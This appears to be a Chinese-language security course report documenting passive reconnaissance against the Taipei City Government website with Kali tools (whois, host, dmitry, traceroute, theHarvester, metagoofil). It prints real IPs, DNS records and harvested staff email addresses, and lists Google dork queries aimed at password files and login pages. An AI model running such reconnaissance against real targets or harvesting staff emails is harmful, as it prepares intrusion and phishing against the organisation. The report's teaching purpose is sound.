- 檢調單位辦案流程
- GSN各項服務水準
- 視訊連網服務
- 簡介
- 申請須知
- 申請流程
- 視訊設備採購注意事項
- 申請書表
- 政府機關訊息聯網操作說明
- 各機關 E.164 代碼 (視訊分機代碼)

iTaiwan服務專區

- 簡介
- 申請介接iTaiwan無線上網服務流程及相關表單

政府機關網域(.gov.tw) 名稱註冊

1.申請問題

1.網域 (.gov.tw) 名稱註冊申請網址為何？
Ans:https://rs.gsn.gov.tw/

2.網域 (.gov.tw) 名稱的密碼忘記了如何處理？
Ans:填寫「機關聯絡人、密碼異動申請單」或連絡(02)2344-2836#1103 黃冠穎先生。

3.我已申請網域 (.gov.tw) 名稱但都沒下文要如何查詢進度？
Ans:進入網域 (.gov.tw) 名稱網站 https://rs.gsn.gov.tw/，左邊進度查詢可以查目前的狀態。

4.申請網域 (.gov.tw) 名稱直接網頁申請就可完成嗎？
Ans:進入政府中英文網域名稱註冊系統，資料登錄完成之後，請直接列印系統回覆的確認表資料，由機關聯絡人蓋認名章及機關防章後，郵寄至：中華電信資訊技術分公司 智慧交通系統處 黃冠穎先生，電話(02)2344-2836#1103郵寄地址：100 台北市中正區信義路一段 21 號電報大樓5樓。

圖十九

得知台北市政府網站 <https://www.gov.taipei/> 的 Domain name 隸屬於「政府網際服務網」。

為了對應正常使用 Whois 工具狀況，使用宜蘭大學網站作為對照(圖二十、圖二十一)使用 TWNIC Whois Database(<https://whois.twnic.tw/>)工具(圖二十二)利用 kali Linux 的 whois 指令來查詢

兩者都得到相同的結果，宜蘭大學網站隸屬「台灣學術網路中心」，且得知該網域下管理的相關訊息與聯絡資訊。

| | |
|---|--|
| <p>TWNIC Whois Database</p> <p>TWNIC whois database provides information for network administration. Its use is restricted to network administration purposes only.</p> <p>Domain Name Whois Search:</p> <p>edu.tw .tw search</p> <p><input type="checkbox"/> 我不是機器人</p> <p>Register TW domain name (only in Chinese) Apply IP address from TWNIC (only in Chinese)</p> | <p>Ministry of Education Computer Center</p> <p>12th Fl, 106, Hoping E. Road, Sec 2. Taiwan Republic of China, R.O.C TW</p> <p>Domain Name: edu.tw</p> <p>Contact: TANet, Administrator tanetadm@moe.edu.tw 886-2-77129008</p> |
| 圖二十 | 圖二十一 |

```
(kali㉿kali)-[~]
└─$ whois.edu.tw
Ministry of Education Computer Center
12th Fl, 106, Hoping E. Road, Sec 2.
Taiwan Republic of China, R.O.C
TW

Domain Name: edu.tw
Contact:
TANet, Administrator tanetadm@moe.edu.tw
886-2-77129008
```

圖二十二

► 接者，利用 host 指令來查看台北市政府網站 Domain 下中存在著 IP address(圖二十三)，執行後得到該網域下有一個 mail Server。

```
(kali㉿kali)-[~]
└─$ host.gov.taipei
gov.taipei mail is handled by 10 ddei.gov.taipei.
```

圖二十三

若在 gov.taipei 前加上 www.則代表該網域下的主機名稱，因此使用 host 指令掃 www.gov.taipei 就會掃到該網站主機下的 IP 位址，包含 IPv4 與 IPv6。(圖二十四)與前面使用 Central Ops 工具所得到的 IP 位址結果相符，因此可以確定目標 IP。

```
(kali㉿kali)-[~]
└─$ host www.gov.taipei
www.gov.taipei has address 163.29.207.130
www.gov.taipei has IPv6 address 2001:4420:6006:207::130
```

圖二十四

經過上述得到台北市政府網站 Domain 的相關資訊後，使用 host -v 指令來得到更詳細的資訊，如:DNS 紀錄。(圖二十五)

host 參數可選用-a 列出詳細 DNS 紀錄

host -v 列出指令執行時的詳細訊息(本次測試採用)

兩者都可以查看 SOA、mail address server 等 DNS server 與目標網域的紀錄資訊。

```
(kali㉿kali)-[~]
└─$ host -v gov.taipei
Trying "gov.taipei"
Host gov.taipei not found: 3(NXDOMAIN)
Received 87 bytes from 192.168.0.1#53 in 12 ms
Received 87 bytes from 192.168.0.1#53 in 12 ms

(kali㉿kali)-[~]
└─$ host -v gov.taipei
Trying "gov.taipei"
;; >HEADER<-- opcode: QUERY, status: NOERROR, id: 15765
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;gov.taipei.           IN      A
;; AUTHORITY SECTION:
gov.taipei.       664     IN      SOA     dnssec1.taipei.gov.tw. root.dnssec1.taipei.gov.tw. 3051133818 3600 14400 3600000
86400

Received 90 bytes from 192.168.0.1#53 in 2279 ms
Trying "gov.taipei"
;; >HEADER<-- opcode: QUERY, status: NOERROR, id: 25000
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;gov.taipei.           IN      AAAA
;; AUTHORITY SECTION:
gov.taipei.       2385     IN      SOA     dnssec1.taipei.gov.tw. root.dnssec1.taipei.gov.tw. 3051133818 3600 14400 3600000
86400

Received 90 bytes from 192.168.0.1#53 in 1527 ms
Trying "gov.taipei"
;; >HEADER<-- opcode: QUERY, status: NOERROR, id: 39085
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;gov.taipei.           IN      MX
;; ANSWER SECTION:
gov.taipei.       3600     IN      MX      10 ddei.gov.taipei.


Received 49 bytes from 192.168.0.1#53 in 16 ms
```

圖二十五

由圖二十五中的 SOA 紀錄得到管理網域的伺服器管理資訊。如:
 dnssec1.taipei.gov.tw 代表 gov.taipei.tw 的主要 DNS 伺服器;
 root.dnssec1.taipei.gov.tw 為該網域管理者 mail:root@dnssec1.taipei.gov.tw。

► 我們也可以用 Dmitry 資料蒐集工具來得到與上述相符的資訊。(圖二十六)
 利用指令 dmitry 以及參數 -wnse 組合來得到如下資訊:

- i : gov.taipei.tw 的 Domain name
- w: gov.taipei.tw 的 IP
- n : 獲取 <https://www.netcraft.com/> 的資訊
- s : 搜尋該網域可能的 subdomains
- e : 搜尋該網域可能的 email 地址



```
(kali㉿kali)-[~]
$ dmitry -wnse gov.taipei
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:163.29.207.130
HostName:gov.taipei

Gathered Inet-whois information for 163.29.207.130

inetnum: 163.10.0.0 - 163.33.255.255
netname: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr: IPv4 address block not managed by the RIPE NCC
remarks:
remarks: For registration information,
remarks: you can consult the following sources:
remarks: IANA
remarks: http://www.iana.org/assignments/ipv4-address-space
remarks: http://www.iana.org/assignments/iana-ipv4-special-registry
remarks: http://www.iana.org/assignments/ipv4-recovered-address-space
remarks: AFRINIC (Africa)
remarks: http://www.afrinic.net/ whois.afrinic.net
remarks: APNIC (Asia Pacific)
remarks: http://www.apnic.net/ whois.apnic.net
remarks: ARIN (Northern America)
remarks: http://www.arin.net/ whois.arin.net
remarks: LACNIC (Latin America and the Caribbean)
remarks: http://www.lacnic.net/ whois.lacnic.net
remarks: EU # Country is really world wide
country: EU # Country is really world wide
admin-c: IANAI-RIPE
tech-c: IANAI-RIPE

role: Internet Assigned Numbers Authority
address: see http://www.iana.org.
admin-c: IANAI-RIPE
tech-c: IANAI-RIPE
nic-hdl: IANAI-RIPE
remarks: For more information on IANA services
remarks: go to IANA web site at http://www.iana.org.
mmt-by: RIPE-NCC-MNT
Created: 1970-01-01T00:00:00Z
last-modified: 2019-01-07T10:46:37Z
source: RIPE

% This query was served by the RIPE Database Query Service version 1.108 (SHELTAND)

Gathered Inic-whois information for gov.taipei

Domain Name: gov.taipei
Registry Domain ID: D4953-TAIPEI
Registrar WHOIS Server:
Registrar URL:

?Vis*2*
?Vtra@Z$*nt, Admin, or Tecu**
?Vh contact *BZ$*of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Adm the queried domain *+
**.PBZ$*name.


Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
*** stack smashing detected ***: terminated
zsh: IOT instruction dmitry -wnse gov.taipei

?Vont*L
**_***
```

圖二十六

► 在這部分最後，我們使用 Maltego 以圖形化的方式搜尋台北市政府網站網

域下的資訊。列出 taipei.gov.tw 網域下的資訊，如網域裡的 mail server、DNS name server、聯絡人資訊、網站等。（圖二十七）



圖二十七

III. 路由資訊 (Route Information)

- 透過 traceroute 指令來觀察本機對目標網站的網路路由資訊。藉由 UDP 與 ICMP 指令回應請求封包，並利用 ttl 變化來探測目標。而*帶代表無封包返回禁止 ping 阻擋了 ICMP 的封包，因此將會超時無回應列印出*。

```
(kali㉿kali)-[~]
$ traceroute www.taipei.gov.tw
traceroute to www.taipei.gov.tw (163.29.207.130), 30 hops max, 60 byte packet
s
 1  172.20.10.1 (172.20.10.1)  4.669 ms  4.634 ms  4.627 ms
 2  10.156.65.141 (10.156.65.141)  23.137 ms * *
 3  10.156.65.81 (10.156.65.81)  29.754 ms 10.156.65.85 (10.156.65.85)  29.74
 6 ms 10.156.65.81 (10.156.65.81)  29.739 ms
 4  10.156.67.177 (10.156.67.177)  29.684 ms  34.684 ms  40.985 ms
 5  tpdb-3311.hinet.net (210.65.126.94)  40.968 ms  40.961 ms  34.634 ms
 6  163.29.22.233 (163.29.22.233)  40.923 ms  26.997 ms  21.777 ms
 7  210.69.250.126.hinet-ip.hinet.net (210.69.250.126)  26.969 ms  24.954 ms
 24.938 ms
 8  210.69.250.49.hinet-ip.hinet.net (210.69.250.49)  43.222 ms  43.215 ms  4
 5.079 ms
 9  163.29.183.213 (163.29.183.213)  33.696 ms  34.500 ms  210.241.72.137 (210
 .241.72.137)  33.666 ms
10  * * *
11  * * *
12  * * *
```

圖二十八

由此可得知(172.20.10.1)為距離本機最近的路由器，並且目標主機到本主機中途經過的路由器共有 9 架。

```
(kali㉿kali)-[~]
└─$ tcptraceroute www.taipei.gov.tw
Running:
    traceroute -T -O info www.taipei.gov.tw
You do not have enough privileges to use this traceroute method.
socket: Operation not permitted
```

圖二十九

圖二十九、得知我們沒有權限去更深入的找其他的路由器。

Traceroute 與 Tcptraceroute 相異處在於，防火牆會阻擋過濾 UDP 與 ICMP 封包，而 Tcptraceroute 藉由 TCP syn 封包來作為路由資訊取得方式，因此 Tcptraceroute 相較於 Traceroute 更能得到更完整的路由資訊，也由此可得知使用 Traceroute 時，*數量較多，即封包被阻擋住，無回應。

IV. 搜尋引擎 (Search Engines)

►這部分使用 the Harvester 來搜集目標網站下的相關訊息。例如：管理人員信箱、子網域、開放 port 等。

►本次以 theHarvester -d taipei.gov.tw -l 500 -b yahoo/Bing/baidu 測試

d :測定的目標 Domain

l :搜尋資料筆數

b :使用的搜尋引擎

圖三十-yahoo

```
(kali㉿kali)-[~]
$ theHarvester -d taipei.gov.tw -l 500 -b bing
*****
* [!] Target: taipei.gov.tw
    Searching 0 results.
[*] Searching Bing.
[*] No IPs found.

[*] Emails found: 1
taipei_ebus@mail.taipei.gov.tw

[*] Hosts found: 1
mail.taipei.gov.tw
```

圖三十一-Bing

```
(kali㉿kali)-[~]
$ theHarvester -d taipei.gov.tw -l 500 -b baidu
*****
* [!] Target: taipei.gov.tw
[*] Searching Baidu.
[*] No IPs found.

[*] Emails found: 4
10507@mail.taipei.gov.tw
apple@mail.taipei.gov.tw
cr66@mail.taipei.gov.tw
ga_atis@mail.taipei.gov.tw

[*] Hosts found: 5
40556789.taipei.gov.tw
apps.taipei.gov.tw
data.taipei.gov.tw
gallery.taipei.gov.tw
mail.taipei.gov.tw
```

圖三十二-百度

藉由三種不同搜尋引擎，可以發現百度搜尋引擎得到最多資訊。由此可知在不同搜尋引擎可獲得的資料會有一定的差異。


| | Email | Hosts |
|-------|-------|-------|
| Yahoo | 2 | 1 |
| Bing | 1 | 1 |
| 百度 | 4 | 5 |

➤ 接著使用 metagoofil 工具，在目標網域下找尋指定的文件類型。能藉由獲取的文件是否存在有用的 meta data，如：使用者名稱、軟體版本、主機版本等。在本次測試以 metagoofil -d e-land.gov.tw -l 20 -t doc, pdf, xlsx -n 15 -f result.html -o result

- d : 指定的目標 Domain，為 taipei.gov.tw
- l : 最大搜尋量(本測試設定 20 筆)
- t : 指定文件類型(本次測試以 doc, pdf, xlsx 為目標，因為政府常用文件可能以 Word 文件、PDF 與 Excel 表單為重點，而 Excel 表單通常包含一些人員等個人資訊，因而也以 Excel 表單類型為重點探測對象)
- n : 下載檔案上限量(本測試設定 15 筆)
- f : 將結果(搜尋到文件的 url 連結)以.txt 方式記錄
- o : 儲存指定資料夾下(此命名為 result)

```
(kali㉿kali)-[~]
$ metagoofil -d taipei.gov.tw -l 20 -t doc,pdf,xlsx -n 15 -f result.html -o result
[*] Searching for 20 .doc files and waiting 30.0 seconds between searches
[*] Results: 20 .doc files found
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7499
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/10737
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7738
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7430
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7315
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7429
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7434
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7553
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7877
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7736
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8040
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7213
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/10744
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8399
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8171
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8495
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/8494
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/7433
https://www.ct.taipei.gov.tw/DL/News/1/160.htm
https://www.ct.taipei.gov.tw/DL/News/1/91.htm
[*] Searching for 20 .pdf files and waiting 30.0 seconds between searches
[*] Results: 20 .pdf files found
https://foodtracer.taipei.gov.tw/Backend/upload/materielc/23928945/File_23928945_6_1.pdf
https://its.taipei.gov.tw/doc/05.pdf
https://www.laws.taipei.gov.tw/lawatt/SOP/P10000010.pdf
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadFile/5354
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=10285
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=186030
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=75480
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=403
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=94973
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=26240
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=182054
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=44043
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=123335
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=79991
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=68267
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=134676
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=77240
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=110135
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=187258
https://www.laws.taipei.gov.tw/law/LawInterpretation/DownloadPdf?soid=98826
[*] Searching for 20 .xlsx files and waiting 30.0 seconds between searches
[*] Results: 6 .xlsx files found
http://www.taipei.gov.tw/public/Attachment/63110271272.xlsx
http://www.laws.taipei.gov.tw/lawadm/Attachment/Law/A040270021014000-20151204-15000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110121018000-20150514-2000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110051025500-20150427-5000-001.xls
http://www.laws.taipei.gov.tw/lawatt//Law/A040110051025500-20150427-5000-003.xls
http://www.laws.taipei.gov.tw/lawatt//Law/P17G4002-20150722-0000-002.xlsx
[+] Done!
```

圖三十三



圖三十四

最後，利用 Google 搜尋引擎的 Google Hacking，來嘗試找尋外洩的機密資訊。

先利用 Google Hacking Database(<https://www.exploit-db.com/google-hacking-database>)找尋想要的目標並使用不同的搜尋方式嘗試找尋機密資訊。(圖三十五)

| Google Hacking Database | | |
|-------------------------|--|---|
| Show | Filters | Reset All |
| Date Added | Dork | |
| 2021-09-16 | intitle:"Index of" "/views/auth/passwords" | Vulnerable Servers J. Igor Melo |
| 2021-09-14 | inurl:(admin/password.php) +site:.com | Pages Containing Login Portals Sanjay Singh |
| 2021-08-25 | inurl:users/password/new | Pages Containing Login Portals Vaibhav Kumar Srivastava |
| 2020-11-16 | inurl:"/?q=user/password/" 本測試方法之一 | Pages Containing Login Portals Reza Abasi |
| 2020-06-30 | inurl:"index.php/user/password/" | Pages Containing Login Portals isa ghajaria |
| 2020-06-17 | inurl:"index.php/user/password/" intext:Password Reset | Pages Containing Login Portals Ritesh Gohil |
| 2020-06-04 | intext:"Index of /password" | Files Containing Passwords Abhi Chitkara |
| 2020-06-02 | site:*/password_forgotten.php | Pages Containing Login Portals Reza Abasi |
| 2020-04-28 | inurl:"dynamic/password-reset.html" | Pages Containing Login Portals Reza Abasi |
| 2020-04-16 | site:*/password_lost.php | Pages Containing Login Portals Reza Abasi |
| 2020-04-16 | site:*/admin/password.php | Pages Containing Login Portals ASHIK KUNJUMON |
| 2020-03-31 | site:*/signup/password.php | Pages Containing Login Portals Reza Abasi |
| 2019-11-08 | site:*/admin/password/reset | Pages Containing Login Portals Reza Abasi |
| 2019-11-06 | inurl:"password.php" intitle:"Forgot your password" | Pages Containing Login Portals Reza Abasi |
| 2019-10-21 | site:*/password/remind | Pages Containing Login Portals Reza Abasi |

圖三十五

本次測試以 3 種測試方式


1. site:"taipei.gov.tw" inurl:login (搜尋該網域下相關 login 頁面)(圖三十六)

The screenshot shows a Google search results page. The search bar contains the query "site:"taipei.gov.tw" inurl:login". The results section displays one search result:

ISSO 多元登入・單一識別
台北市政府單一身分驗證入口，是一個實名制的通道，民眾前往台北市政府網站，若需要登入，可透過ISSO方式，提供多元方式登入。民眾可以利用台北通、自然人憑證、...

